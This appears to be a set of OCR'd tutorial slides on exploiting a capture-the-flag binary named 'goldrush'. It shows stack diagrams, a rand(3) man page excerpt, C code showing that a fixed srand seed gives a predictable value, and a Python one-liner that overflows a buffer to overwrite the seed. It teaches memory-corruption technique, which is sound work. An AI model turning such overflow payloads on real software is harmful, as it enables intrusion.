
```
python -c 'print "A"*99 + "2045728160"' | ./goldrush

Welcome to the Alliance of Miners, how should we address you?
> Welcome Miner
AAAA
```


What?? How???


0xFFFFFFFF
return address
main frame ptr
EBP
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA...
100 bytes
4 bytes
seed
4 bytes
id
ESP
0x00000000


0xFFFFFFFF
return address
main frame ptr
EBP, ESP
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAAA
AAAAAAAAAAA...
100 bytes
4 bytes
seed
4 bytes
id
0x00000000


0xFFFFFFFF
return address
main frame ptr
EBP
4 bytes
seed
4 bytes
input
4 bytes
secret
ESP
0x00000000


0xFFFFFFFF
return address
main frame ptr
EBP
4 bytes
AAAA
4 bytes
AAAA
4 bytes
AAAA
ESP
0x00000000

RAND(3) BSD Library Functions Manual RAND(3)

NAME

rand, rand_r, srand, sranddev -- bad random number generator

LIBRARY

Standard C Library (libc, -lc)

DESCRIPTION

These interfaces are obsoleted by arc4random(3).

The **rand**() function computes a sequence of pseudo-random integers in the range of 0 to RAND_MAX (as defined by the header file <stdlib.h>).

The **srand**() function sets its argument seed as the seed for a new sequence of pseudo-random numbers to be returned by **rand**(). These sequences are repeatable by calling **srand**() with the same seed value.

srand(0x41414141)

will always produce the same sequence

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
        int seed = 0x41414141;

        srand(seed);

        printf("%d\n", rand());

        return 0;
}
```


2045728160


```
python -c 'print "A"*99 + "2045728160"' | ./goldrush

Welcome to the Alliance of Miners, how should we address you?
> Welcome Miner
AAAA
```

